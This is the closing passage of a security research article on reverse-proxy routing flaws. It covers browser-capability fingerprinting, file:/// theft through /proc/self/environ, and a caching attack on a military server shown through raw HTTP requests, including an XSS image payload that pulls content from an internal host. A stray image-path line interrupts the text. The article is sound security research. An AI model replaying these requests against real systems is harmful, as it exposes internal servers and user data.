Although applications typically filter the URL input, many libraries transparently handle redirects and as such may exhibit completely different behavior on redirect URLs. For example, Tumblr's URL preview functionality only supports the HTTP protocol, but will happily follow redirects to FTP services. These techniques are likely to be complemented by some currently unreleased research by Orange Tsai focused on exploiting programming language's URL parsing and requesting libraries.

Some clients were doing far more than simply downloading pages - they were actually rendering them and in some cases executing JavaScript within. This exposes an attack surface too expansive to map manually, so my colleague Gareth Heyes created a tool called 'Rendering Engine Hackability Probe' designed to thoroughly fingerprint the client's capabilities. As well as identifying common mishaps in custom browsers (like neglecting to enforce the Same Origin Policy) it flags unusual JavaScript properties.



As we can see here, it has detected the unrecognized JavaScript properties 'parity' and 'System', which have been injected by the Parity browser to let websites initiate Ethereum transactions. Unrecognized parameters can range from mildly interesting to extremely useful. The 'parity' property can be used to get the users' wallet's public key, which is effectively a global unique identifier and also discloses their balance. JXBrowser let developers insert a JavaScript/Java bridge, and last year we discovered it was possible to exploit this to escape the renderer[17] and achieve arbitrary code execution. Ill-configured JavaScript-enabled clients may also connect to file:/// URLs, which can enable local file theft via malicious HTML stored in environment variables and displayed in /proc/self/environ - a sort of cross-protocol blind XSS vulnerability. As well as visually displaying results, every capability also triggers a server-side request so it's just as useful if you can't see the render output. The basic tests have been designed to work even on sensible clients that don't execute JavaScript.

Pre-emptive Caching

While hunting for routing exploits, I noticed some bizarre behavior from a particular military server. Sending the following request:

```
GET / HTTP/1.1
Host: burpcollaborator.net
```

Resulted in a normal response from the server, followed by several requests to the collaborator a few seconds later:

```
GET /jquery.js HTTP/1.1
GET /abrams.jpg HTTP/1.1
```

Something was evidently scanning responses sent to me for resource imports and fetching them. When it saw something like it would use the host header I supplied to expand the host-relative URL to http://burpcollaborator.net/abrams.jpg and fetch that file, presumably so that it could cache it. I was able to confirm this theory by retrieving the cached response directly from the reverse proxy. This enabled quite an interesting attack - I found reflected XSS in the backend application, and used that to inject a reference to a fake JPG on an internal server in the response.


```
POST /xss.cgi HTTP/1.1
Content-Length: 103
Connection: close

xss=<img src="http://internal-server.mil/index.php/fake.jpg"/>
```

The caching reverse proxy saw this resource import and fetched the 'image', storing it in its cache where I could easily retrieve it:

```
GET /index.php/fake.jpg
Host: internal-server.mil
Connection: close
```

The following diagram shows the attack sequence:



Note that the use of XSS to inject an absolute URL means this attack works even if the application rejects requests that contain an unrecognized host header.

Conclusion

In recent years a surge in bug bounty programs has enabled a new type of research; it's now possible to evaluate a novel attack concept against tens of thousands of servers in the space of fifteen minutes. Using this, I've shown that minor flaws in reverse proxies can result in critical vulnerabilities, and earned a healthy $33,000 along the way. To achieve any semblance of defense in depth, reverse proxies should be firewalled into a hardened DMZ, isolated from anything that isn't publicly accessible.

I've also shown how to unveil backend systems and gain an insight into their operation. Although less prone to catastrophic failure than their front-end partners, they expose a rich and under-researched attack surface. Finally, I've ensured Burp Suite's scanner can detect routing vulnerabilities, and also released Collaborator Everywhere and Hackability as an open source tools to fuel further research.

References

1. https://github.com/PortSwigger/collaborator-everywhere
2. https://github.com/PortSwigger/hackability
3. http://portswigger-labs.net/hackability/
4. https://canarytokens.org/
5. https://github.com/robertdavidgraham/masscan
6. https://github.com/zmap/zgrab
7. https://scans.io/study/sonar.fdns_v2
8. https://github.com/zaproxy/zaproxy/issues/1318
9. https://docs.trafficserver.apache.org/en/latest/admin-guide/files/records.config.en.html#socks-processor
10. https://docs.trafficserver.apache.org/en/latest/admin-guide/files/records.config.en.html#proxy-config-http-push-method-enabled
11. https://issues.apache.org/jira/browse/HTTPCLIENT-1803
12. https://www.contextis.com/resources/blog/server-technologies-reverse-proxy-bypass/
13. https://tools.ietf.org/html/draft-vixie-dnsext-dns0x20-00
14. http://phrack.org/issues/57/10.html
15. https://github.com/SpiderLabs/Responder
16. http://lcamtuf.coredump.cx/p0f3/
17. http://blog.portswigger.net/2016/12/rce-in-jxbrowser-javascriptjava-bridge.html